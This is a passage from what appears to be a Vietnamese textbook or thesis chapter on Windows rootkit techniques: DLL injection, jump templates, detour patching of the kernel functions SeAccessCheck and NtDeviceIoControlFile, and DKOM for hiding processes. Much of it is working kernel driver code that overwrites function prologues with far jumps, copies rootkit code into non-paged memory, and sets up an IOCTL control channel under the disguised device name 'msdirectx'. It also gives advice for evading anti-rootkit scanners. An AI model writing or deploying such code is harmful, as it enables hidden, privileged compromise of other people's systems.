Tham số thứ 2 lpThreadAttributes và thứ 7 lpThreadId sẽ được đặt là NULL.

Tham số thứ 3 dwStackSize và thứ 6 dwCreationFlags sẽ được đặt là 0.

Hai tham số thứ 4 và thứ 5 là quan trọng nhất trong việc tấn công, tham số thứ 4 sẽ đặt để trỏ đến địa chỉ của hàm LoadLibrary bằng cách:

GetProcAddress(GetModuleHandle(TEXT( "Kernel32")), "LoadLibraryA").

Tham số thứ 5 là con trỏ đến tham số truyền cho hàm, vì con trỏ chỉ được trỏ đến vùng địa chỉ của chương trình rootkit loader, nên không có ý nghĩa gì đối với tiến trình đích. Bằng việc gọi hàm VirtualAllocEx, rootkit loader có thể cấp phát bộ nhớ trong tiến trình đích:

```

LPVOID VirtualAllocEx(
    HANDLE hProcess,
    LPVOID lpAddress,
    SIZE_T dwSize,

```

```

DWORD flAllocationType,
DWORD flProtect
);

```

Đề truyền tham số là tên DLL cần nạp cho hàm LoadLibrary, rootkit loader sẽ phải gọi hàm WriteProcessMemory với địa chỉ bộ nhớ nhận được từ VirtualAllocEx:

```

BOOL WriteProcessMemory(
HANDLE hProcess,
LPVOID lpBaseAddress,
LPCVOID lpBuffer,
SIZE_T nSize,
SIZE_T* lpNumberOfBytesWritten
);

```

## 2.8. KỸ THUẬT RUNTIME PATCHING

Mục 2.6 và 2.7 đã trình bày kỹ thuật hook trên user mode và trên kernel mode. Tuy nhiên, kỹ thuật hook đó quá phổ biến và dễ dàng phát hiện bởi các kỹ thuật chống rootkit. Kỹ thuật runtime patching cũng đạt được mục đích như dùng hook nhưng kỹ thuật này không được nhắc đến nhiều vì nó can thiệp nhiều vào hoạt động của hệ thống. Với kỹ thuật này kết hợp với quản lý truy nhập phần cứng mức thấp có thể xây dựng được một rootkit không thể phát hiện được.

Về mặt logic, phần mềm có thể được thay đổi bởi nhiều cách, về góc nhìn của người phát triển là sửa mã nguồn và biên dịch, về góc nhìn của cracker thì sửa trực tiếp tệp nhị phân, hoặc cũng có thể sửa dữ liệu của chương trình trong bộ nhớ.

Trong phần này sẽ trình bày một trong những kỹ thuật mạnh nhất có thể: đó là can thiệp trực tiếp vào từng byte của mã thực thi.

### 2.8.1. Kỹ thuật jump templates


Kỹ thuật Jump templates(JT) sẽ được sử dụng trong Runtime patching.

Định nghĩa JT: Do mỗi tiến trình tồn tại trong không gian địa chỉ bộ nhớ khác nhau, thay vì việc can thiệp vào từng thủ tục và hàm trong mỗi tiến trình để chèn lệnh jump, chúng ta sẽ xây dựng một hàm jump chung cho tất cả thủ tục và hàm đó.

Để thấy được rõ hơn, ví dụ một chương trình đếm số lần gọi ngắt. Thay vì patching thủ tục xử lý ngắt (ISR) một cách trực tiếp, chúng ta tạo ra một mẫu chung và sao chép đến tất cả các ISR đó.

JT lắp lại cho mỗi thủ tục xử lý ngắt, thay vì phải lập trình cho tất cả các ISR ta chỉ cần một mẫu JT cho mỗi thủ tục. Mỗi một lần gọi ISR thì chúng đều gọi đến rootkit code sau đó gọi lại hàm nguyên bản ban đầu xử lý ngắt.






Hình 2.32. Kỹ thuật Jump template

### 2.8.2. Kỹ thuật runtime patching

Runtime patching(RP) là kỹ thuật can thiệp vào từng byte của chương trình trong lúc thực thi để chạy đoạn mã thực thi để chạy đoạn mã của rootkit. Kỹ thuật này tránh được sự phát hiện của các chương trình anti-virus và anti-rootkit. Hơn nữa, sử dụng RP chỉ cần thay đổi một hàm có thể ảnh hưởng đến nhiều bảng liên quan mà không cần phải theo dõi từng bảng một. Chi tiết hơn của RP là kỹ thuật can thiệp vào hàm để thêm lệnh jump đến đoạn mã của rootkit gọi là Detour patching.




Hình 2.33. Luồng điều khiển khi chương trình khi runtime patching

Để có thể hiểu được kỹ thuật detour patching, ta thực hiện một rootkit có khả năng can thiệp trực tiếp vào 2 hàm *NtDeviceIoControlFile* và *SeAccessCheck* của kernel.


Hai hàm này đã được export vào bộ nhớ và ta đó có địa chỉ của 2 hàm đó. Bước tiếp theo cần biết chính xác là chúng ta sẽ ghi những gì vào hàm đó.

Trong vi xử lý x86 của Intel, không phải tất cả các lệnh đều có cùng độ dài, do vậy mà việc chen lệnh mới vào, ví dụ như far jump cần 7 bytes sẽ làm vỡ cấu trúc các lệnh trước đó. Để khắc phục nhược điểm này ta sẽ thêm vào đoạn lệnh bị thừa ở cuối lệnh NOP, vì lệnh NOP có độ dài 1 byte và không thực hiện việc gì cả.

Chuỗi mã máy ban đầu




Cần chen lệnh far jump



Phần còn thừa của lệnh CMP ban đầu, cần được thay thế

Sau khi patch



Sử dụng lệnh NOP để bổ sung vào phần thừa ra

Hình 2.34. Kỹ thuật chen lệnh far jump vào đầu hàm

Trước khi ghi đè vào hàm, cần kiểm tra xem có chính xác là hàm có cần can thiệp hay không. Chúng ta sử dụng các kiểm tra theo mẫu có sẵn, để xem được mã assembly của hàm dùng các công cụ như SoftIce hoặc các chương trình debug như IDA Pro. Đoạn mã dưới đây thực hiện kiểm tra mẫu hàm *NtDeviceIoControlFile* có chính xác hay không trong bộ nhớ:

NTSTATUS CheckFunctionBytesNtDeviceIoControlFile()

```
{
    int i=0;
    char *p = (char *)NtDeviceIoControlFile;
    //Bắt đầu của hàm NtDeviceIoControlFile
    //phải có dạng:
    //55  PUSH EBP
    //8BEC MOV EBP, ESP
    //6A01 PUSH 01
    //FF752C PUSH DWORD PTR [EBP + 2C]

    char c[] = { 0x55, 0x8B, 0xEC, 0x6A, 0x01, 0xFF, 0x75, 0x2C };
    while(i<8)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {
            return STATUS_UNSUCCESSFUL;
        }
        i++;
    }
    return STATUS_SUCCESS;
}

NTSTATUS CheckFunctionBytesSeAccessCheck()
{
    int i=0;
    char *p = (char *)SeAccessCheck;
    //Bắt đầu của hàm SeAccessCheck
    //phải có dạng:
    //55  PUSH EBP
    //8BEC MOV EBP, ESP
    //53  PUSH EBX
    //33DB XOR EBX, EBX
    //385D24 CMP [EBP+24], BL
    char c[] = { 0x55, 0x8B, 0xEC, 0x53, 0x33, 0xDB, 0x38, 0x5D, 0x24 };
    while(i<9)
    {
        DbgPrint(" - 0x%02X ", (unsigned char)p[i]);
        if(p[i] != c[i])
        {


```

```

return STATUS_UNSUCCESSFUL;
}
i++;
}
return STATUS_SUCCESS;
}

```

Sau khi đã ghi đè lên hàm cũng có thể một số trường hợp ta cần gọi lại hàm đó, để thực hiện công việc này ta lưu lại nội dung các lệnh đã bị ghi đè ra một vùng khác, sau khi thực hiện xong sẽ far jump lại vị trí ngay tiếp sau các lệnh đó ở hàm ban đầu.



Hình 2.35. Gọi lại các lệnh bị ghi đè nếu cần và quay lại vị trí đã patch

Mã rootkit được viết dưới dạng một hàm, nhưng được khai báo với thuộc tính “naked”. (Hàm được khai báo với thuộc tính “naked” cho phép nó có thể được gọi từ một ngữ cảnh khác không phải là C/C++. Các mã prolog/epilog có thể được chèn một cách trực tiếp).

Mặt khác, trình biên dịch của DDK không có sẵn lệnh far jump nên chúng ta sẽ thay bằng lệnh emit để ép phải xuất từng byte ra tạo thành lệnh far jump.

```

// Hàm được khai báo dưới định dạng naked
__declspec(naked) my_function_detour_seaccesscheck()
{
    __asm
    {
        // thực thi lệnh bị ghi đè
        push ebp
        mov  ebp, esp
        push ebx
        xor  ebx, ebx
        cmp  [ebp+24], bl

        // Sử dụng lệnh far jump để nhảy đến 0xAAAAAAAA

```

```
// Đoạn code phải thực hiện bằng tay do
// trình biên dịch không có lệnh far jump
// jmp FAR 0x08:0xAAAAAAAA
_emit 0xEA
_emit 0xAA
_emit 0xAA
_emit 0xAA
_emit 0xAA
_emit 0x08
_emit 0x00
}
}

__declspec(naked) my_function_detour_ntdeviceiocontrolfile()
{
    __asm
    {
        // thực hiện những lệnh bị ghi đè
        push ebp
        mov  ebp, esp
        push 0x01
        push dword ptr [ebp+0x2C]
        // Sử dụng lện far jump để nhảy đến 0xAAAAAAAA
        // Đoạn code phải thực hiện bằng tay do
        // trình biên dịch không có lệnh far jump
        // jmp FAR 0x08:0xAAAAAAAA, địa chỉ này chỉ là
        // ví dụ
        _emit 0xEA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0xAA
        _emit 0x08
        _emit 0x00
    }
}
```

Mã của rootkit tồn tại trong vùng nhớ của trình điều khiển thiết bị, rootkit cần phải được đặt ở vùng nhớ NonPagedPool (vùng này không được ghi xuống đĩa cứng - paged out) một thời gian đủ để nó thực hiện công việc patch và jump đến hàm cần thiết.

Trong hàm chứa far jump

```
my_function_detour_seaccesscheck()
my_function_detour_ntdeviceiocontrolfile()
```

Thì địa chỉ nhảy đến là 0xAAAAAAAA và 0x11223344 chỉ là ví dụ, giá trị này sẽ được thay thế bởi địa chỉ chính xác khi thực hiện patch và rootkit phải xác định địa chỉ đúng lúc thực thi:

```
VOID DetourFunctionSeAccessCheck()
{
    char *actual_function = (char *)SeAccessCheck;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;
```

Lệnh mới được ghi đè lên có dạng

```
// Lệnh assembly jump far đến 0x11223344
char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11,
    0x08, 0x00, 0x90, 0x90 };
```

Khi thực thi hàm bị patch, nó sẽ chuyển theo hướng lệnh mới ở trên, khi đó, cần sửa lại điểm bắt đầu của hàm đó, việc này rất cần thiết khi chúng ta far jump trở lại hàm ban đầu:

```
reentry_address = ((unsigned long)SeAccessCheck) + 9;
```

Sau đó, thực hiện cấp phát bộ nhớ dạng NonPagedPool rồi sao chép từng byte một của rootkit vào vùng nhớ này, con trỏ đến đoạn mã mới sao chép của rootkit sẽ được lưu lại:

```
non_paged_memory = ExAllocatePool(NonPagedPool, 256);
// Copy nội dung của rootkit vào non-paged memory
// với tối đa 256 bytes.

for(i=0;i<256;i++)
{
    ((unsigned char *)non_paged_memory)[i] =
    ((unsigned char *)my_function_detour_seaccesscheck)[i];
}
detour_address = (unsigned long)non_paged_memory;
```

Địa chỉ mới của mã rootkit lưu trong detour\_address:

```
// stamp in the target address of the far jmp
*( (unsigned long *)&newcode[1] ) = detour_address;
```

Sau khi đó có địa chỉ để far jump, chúng ta sẽ thực hiện thay thế địa chỉ mẫu 0xAAAAAA theo vị trí đã patch:

```
// Chuyển hướng vào hàm của rootkit.
for(i=0;i<200;i++)
```

```
{
    if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
        (0xAA == ((unsigned char *)non_paged_memory)[i+3]))
    {
        // tìm thấy địa chỉ 0xAAAAAAAA
        // thay nó bởi địa chỉ đúng
        *( (unsigned long *)&non_paged_memory[i] ) =
            reentry_address;
        break;
    }
}

// ghi đè vào hàm của kernel
// để nhảy đến code rootkit.
for(i=0;i < 9;i++)
{
    actual_function[i] = newcode[i];
}
}

// Áp dụng cách tương tự trên cho NtDeviceIoControl patch:
VOID DetourFunctionNtDeviceIoControlFile()
{
    char *actual_function = (char *)NtDeviceIoControlFile;
    char *non_paged_memory;
    unsigned long detour_address;
    unsigned long reentry_address;
    int i = 0;
    // Tạo lệnh jump far đến 0x11223344
    // thay giá trị mẫu đó bởi địa chỉ mới

    char newcode[] = { 0xEA, 0x44, 0x33, 0x22, 0x11,
        0x08, 0x00, 0x90 };
    // sửa lại điểm bắt đầu của hàm đó,
    //việc này rất cần thiết khi chúng ta far jump trở lại hàm ban đầu:

    reentry_address = ((unsigned long)NtDeviceIoControlFile) + 8;
    non_paged_memory = ExAllocatePool(NonPagedPool, 256);
```

```
// sao chép nội dung của rootkit vào non-paged memory
// tối đa 256 bytes
for(i=0;i<256;i++)
{
((unsigned char *)non_paged_memory)[i] = ((unsigned char *)
my_function_detour_ntdeviceiocontrolfile)[i];
}
detour_address = (unsigned long)non_paged_memory;
// thay thế vào địa chỉ đích của far jmp.
*( (unsigned long *)(&newcode[1]) ) = detour_address;

for(i=0;i<200;i++)
{
if( (0xAA == ((unsigned char *)non_paged_memory)[i]) &&
(0xAA == ((unsigned char *)non_paged_memory)[i+1]) &&
(0xAA == ((unsigned char *)non_paged_memory)[i+2]) &&
(0xAA == ((unsigned char *)non_paged_memory)[i+3]))
{
// Tìm thấy địa chỉ 0xAAAAAAAA;
// thay thế nó bởi địa chỉ đúng.
*( (unsigned long *)(&non_paged_memory[i]) ) =
reentry_address;
break;
}
}
// TODO, thực hiện IRQL

// ghi đè vào hàm của kernel
// để nhảy đến code rootkit.
for(i=0;i < 8;i++)
{
actual_function[i] = newcode[i];
}
// TODO, ngừng IRQL
}
```

Và cuối cùng, thủ tục DriverEntry chỉ cần kiểm tra có đúng hàm cần patch hay không và thực hiện patch:

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
IN PUNICODE_STRING theRegistryPath )
```



```

{
    DbgPrint("My Driver Loaded!");

    if(STATUS_SUCCESS != CheckFunctionBytesNtDeviceIoControlFile())
    {
        DbgPrint("Match Failure on NtDeviceIoControlFile!");
        return STATUS_UNSUCCESSFUL;
    }
    if(STATUS_SUCCESS != CheckFunctionBytesSeAccessCheck())
    {
        DbgPrint("Match Failure on SeAccessCheck!");
        return STATUS_UNSUCCESSFUL;
    }

    DetourFunctionNtDeviceIoControlFile();
    DetourFunctionSeAccessCheck();
    return STATUS_SUCCESS;
}

```

### 2.8.3. Mở rộng runtime patching

Theo phần trên đã trình bày thì vị trí để chèn mã vào là điểm bắt đầu của hàm, nó đơn giản vì vị trí dễ dàng tìm được trong bộ nhớ. Nếu mở rộng ra để có thể chèn vào vị trí sâu hơn nữa thì rootkit càng trở nên khó phát hiện. Một số chương trình anti-rootkit kiểm tra 20byte đầu của một hàm, nếu có thể patch được ở vị trí xa hơn 20bytes đó thì không thể phát hiện ra được.

Nếu patch các hàm hệ thống thì có thể thay đổi được trình điều khiển thiết bị và các chương trình khác, nếu patch các hàm liên quan đến mạng thì có thể bắt được các gói tin và dữ liệu khác.

Vùng nhớ để sao chép mã rootkit sang trong ví dụ trên được cấp phát ở Non-paged pool, tuy nhiên có thể sử dụng vùng nhớ không dùng ở cuối các trang nhớ đang tồn tại sẵn (kỹ thuật cavern injection).

## 2.9. KỸ THUẬT TRỰC TIẾP CAN THIỆP VÀO WINDOWS KERNEL (DKOM)

### 2.9.1. Khái niệm và đặc điểm của DKOM

DKOM (Direct Kernel Object Manipulation): Trực tiếp can thiệp vào kernel, thay đổi dữ liệu của các đối tượng quản lý của kernel nhằm mục đích ẩn tiến trình và ẩn trình điều khiển thiết bị mà không cần phải sử dụng hook để che dấu.

Bên cạnh đó, sử dụng DKOM còn cung cấp khả năng thay đổi access token trong tiến trình để có quyền quản trị trên tiến trình đó mà không phải gọi một hàm API nào.

Theo các cách bình thường như hook, để có thể can thiệp vào dữ liệu của kernel thì cần phải thông qua các Trình quản lý đối tượng. Trình quản lý đối tượng có nhiệm vụ tạo, xóa, bảo vệ tất cả các đối tượng của kernel, ngoài ra nó cũng kiểm tra khả năng truy nhập nên

dẫn đến hạn chế hoạt động của rootkit. Vì vậy nếu sử dụng kỹ thuật DKOM sẽ vượt qua được tất cả các hạn chế trên.

Trước khi thay đổi các đối tượng của kernel, cần hiểu rõ đặc điểm của các đối tượng kernel:

- Windows sử dụng các Đối tượng để thực hiện các công việc riêng nhằm mục đích che dấu dữ liệu và bảo mật. Để có thể xem được các thuộc tính của một đối tượng, chúng ta sử dụng những chương trình Debug như WinDbg bằng việc gõ lệnh:

```
dt nt!_Tên_ĐốiTượng.
```

Ví dụ để xem các thuộc tính của đối tượng EPROCESS gõ dt nt!\_EPROCESS.

- Kernel sử dụng đối tượng để quản lý hoạt động cơ bản như tiến trình, luồng, công việc.
- Các thuộc tính của đối tượng thường thay đổi qua các phiên bản của hệ điều hành Windows (ví dụ như Windows 2000 và Windows XP). Nên rootkit rất phụ thuộc vào hệ điều hành cụ thể chứ khó có thể tương thích ngược được.

DKOM có thể dùng để:

- Ẩn tiến trình.
- Ẩn trình điều khiển thiết bị
- Ẩn cổng
- Nâng quyền của tiến trình và luồng.

Nhược điểm là sử dụng DKOM không ẩn được tệp tin do các tệp trong một hệ thống không cần một đối tượng nào để quản lý chúng. Do vậy không có đối tượng nào để rootkit can thiệp nhằm mục đích ẩn tệp tin.

### 2.9.2. Xác định phiên bản của hệ điều hành

Mỗi phiên bản hệ điều hành Windows thì các đối tượng mà kernel sinh ra nhằm mục đích quản lý có các thuộc tính khác nhau, do vậy mà ta cần phải xác định chính xác phiên bản hệ điều hành để rootkit có thể hoạt động 1 cách bình thường khi sử dụng kỹ thuật này. Có 2 cách xác định phiên bản của Windows:

Xác định phiên bản trong user mode

Nếu rootkit chạy ở user mode thì có thể sử dụng hàm API của Windows để xác định phiên bản của hệ thống đang chạy, đó là GetVersionEx, hàm này sẽ trả về dữ liệu dạng OSVERSIONINFO hoặc OSVERSIONINFOEX.

Xác định phiên bản trong kernel mode

Trong chế độ kernel mode, có thể sử dụng hàm

```
BOOLEAN PsGetVersion(
    PULONG MajorVersion OPTIONAL,
    PULONG MinorVersion OPTIONAL,
    PULONG BuildNumber OPTIONAL,
    PUNICODE_STRING CSDVersion OPTIONAL
);
```

## 2.9.3. Giao tiếp với rootkit từ user mode

Rootkit được cài đặt dưới dạng một trình điều khiển thiết bị, từ user mode, các dữ liệu khởi tạo hoặc điều khiển được truyền cho rootkit sử dụng I/O Control Codes (IOCTLs). Những mã điều khiển này gửi gói yêu cầu I/O (IRP) nếu mã có cờ IRP\_MJ\_DEVICE\_CONTROL hoặc IRP\_MJ\_INTERNAL\_DEVICE\_CONTROL.

Cả rootkit và chương trình điều khiển nó trên user mode đều phải bao gồm tệp tiêu đề chứa chuẩn giao tiếp:

```
// File header dùng chung cho rootkit và
// chương trình điều khiển nó chạy trên user mode.
#define FILE_DEV_DRV    0x00002a7b
////////////////////////////////////
#define IOCTL_DRV_INIT (ULONG) CTL_CODE(FILE_DEV_DRV,0x01,
                                     METHOD_BUFFERED,
                                     FILE_WRITE_ACCESS)
#define IOCTL_DRV_VER (ULONG) CTL_CODE(FILE_DEV_DRV,0x02,
                                     METHOD_BUFFERED,
                                     FILE_WRITE_ACCESS)
#define IOCTL_TRANSFER_TYPE(_iocontrol) (_iocontrol & 0x3)
```

Có 2 chuẩn được tạo ra đó là IOCTL\_DRV\_INIT và IOCTL\_DRV\_VER, cả 2 đều sử dụng phương pháp METHOD\_BUFFERED, với phương pháp này, trình quản lý vào ra sẽ sao chép dữ liệu từ user stack sang kernel stack.

Chương trình điều khiển hoạt động của rootkit cần bao gồm thêm tệp tiêu đề winioctl.h chứa một số hàm điều khiển vào ra như DeviceIoControl:

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <winioctl.h>
#include "fu.h"
#include "..\SYS\ioctlcmd.h"
int main(void)
{
    gh_Device = INVALID_HANDLE_VALUE; // Handle to rootkit driver
    // Open a handle to the driver here. See Chapter 2 for details.
    if(!DeviceIoControl(gh_Device,
                        IOCTL_DRV_INIT,
                        NULL,
                        0,
                        NULL,
                        0,
                        &d_bytesRead,
```

```

        NULL))

    {
        fprintf(stderr, "Error Initializing Driver.\n");
    }
}

```

Trong DriverEntry của rootkit, phải tạo một device object có một tên cụ thể và có một liên kết đến thiết bị (mục đích để cho các chương trình ở user mode có thể mở một handle đến rootkit), sau đó thiết lập bảng MajorFunction chứa con trỏ đến các hàm xử lý gói tin dạng IRP\_MJ\_\*

```

const WCHAR deviceLinkBuffer[] = L"\\DosDevices\\msdirectx";
const WCHAR deviceNameBuffer[] = L"\\Device\\msdirectx";
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                    IN PUNICODE_STRING RegistryPath)
{
    NTSTATUS        ntStatus;
    UNICODE_STRING  deviceNameUnicodeString;
    UNICODE_STRING  deviceLinkUnicodeString;
    // Đặt tên device object và tên link
    RtlInitUnicodeString (&deviceNameUnicodeString,
                        deviceNameBuffer );
    RtlInitUnicodeString (&deviceLinkUnicodeString,
                        deviceLinkBuffer );
    // Tạo thiết bị
    ntStatus = IoCreateDevice ( DriverObject,
                                0,
                                &deviceNameUnicodeString, // Tên thiết bị
                                FILE_DEV_DRV,
                                0,
                                TRUE,
                                &g_RootkitDevice );
    if(! NT_SUCCESS(ntStatus))
    {
        DebugPrint(("Failed to create device!\n"));
        return ntStatus;
    }
    // Tạo liên kết tượng trưng.
    ntStatus = IoCreateSymbolicLink (&deviceLinkUnicodeString,
                                    &deviceNameUnicodeString );
    if(! NT_SUCCESS(ntStatus))

```

```

{
    IoDeleteDevice(DriverObject->DeviceObject);
    DebugPrint("Failed to create symbolic link!\n");
    return ntStatus;
}
// Tạo con trỏ đến hàm điều khiển IRP
// cho mỗi IRP_MJ_DEVICE_CONTROL,
// Con trỏ này trỏ đến bảng các hàm xử lý
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = RootkitDispatch;
...
}

```

Trong hàm RootkitDispatch sẽ thực hiện lấy vị trí hiện tại trong IRP stack, từ đó dữ liệu sẽ được vào/ra thông qua bộ đệm. Bên trong stack IRP là mã của IRP, chính là IRP\_MJ\_DEVICE\_CONTROL được gửi đến từ ứng dụng ở user mode.

```

NTSTATUS RootkitDispatch(IN PDEVICE_OBJECT DeviceObject,
                        IN PIRP Irp)
{
    PIO_STACK_LOCATION irpStack;
    PVOID      inputBuffer;
    PVOID      outputBuffer;
    ULONG      inputBufferLength;
    ULONG      outputBufferLength;
    ULONG      ioControlCode;
    NTSTATUS    ntstatus;
    // Đặt trạng thái thành công
    ntstatus = Irp->IoStatus.Status = STATUS_SUCCESS;
    Irp->IoStatus.Information = 0;
    // Lấy con trỏ đến vị trí hiện tại trong IRP stack.
    // ở đó chứa mã của hàm và số hiệu hàm
    irpStack = IoGetCurrentIrpStackLocation (Irp);
    // Lấy con trỏ đến bộ đệm input/output, và lấy độ dài
    inputBuffer = Irp->AssociatedIrp.SystemBuffer;
    inputBufferLength = irpStack->Parameters.DeviceIoControl.InputBufferLength;
    outputBuffer = Irp->AssociatedIrp.SystemBuffer;
    outputBufferLength = irpStack->Parameters.DeviceIoControl.OutputBufferLength;
    ioControlCode = irpStack->Parameters.DeviceIoControl.IoControlCode;
    switch (irpStack->MajorFunction) {
    case IRP_MJ_CREATE:
        break;

```

```

case IRP_MJ_CLOSE:
    break;
    // Chỉ quan tâm đến IRP_MJ_DEVICE_CONTROL vì
    // nó chứa các lệnh điều khiển rootkit.
case IRP_MJ_DEVICE_CONTROL:
    switch (ioControlCode) {
case IOCTL_DRV_INIT:
    // Chèn mã khởi tạo rootkit nếu cần
    break;
case IOCTL_DRV_VER:
    // Trả lại thông tin phiên bản rootkit.
    break;
    }
    break;
}
IoCompleteRequest( Irp, IO_NO_INCREMENT );
return ntstatus;
}

```

Trên đây đã trình bày cách thức để một chương trình ứng dụng ở user mode có thể trao đổi thông tin, dữ liệu với một rootkit cài đặt dạng trình điều khiển thiết bị. Phần tiếp theo sẽ trình bày kỹ thuật ẩn sử dụng DKOM.

#### 2.9.4. Ẩn tiến trình bằng DKOM

Hệ điều hành Windows NT/2000/XP/2003 dùng các đối tượng để quản lý việc sử dụng luồng và tiến trình. Các đối tượng này tồn tại trong bộ nhớ và được các công cụ hệ thống như Taskmgr.exe hoặc các công cụ báo cáo khác liệt kê danh sách tiến trình đang chạy. Hàm ZwQuerySystemInformation dùng đối tượng đó để liệt kê ra các tiến trình. Bằng việc can thiệp trực tiếp vào các đối tượng đó ta có thể ẩn tiến trình đang chạy.

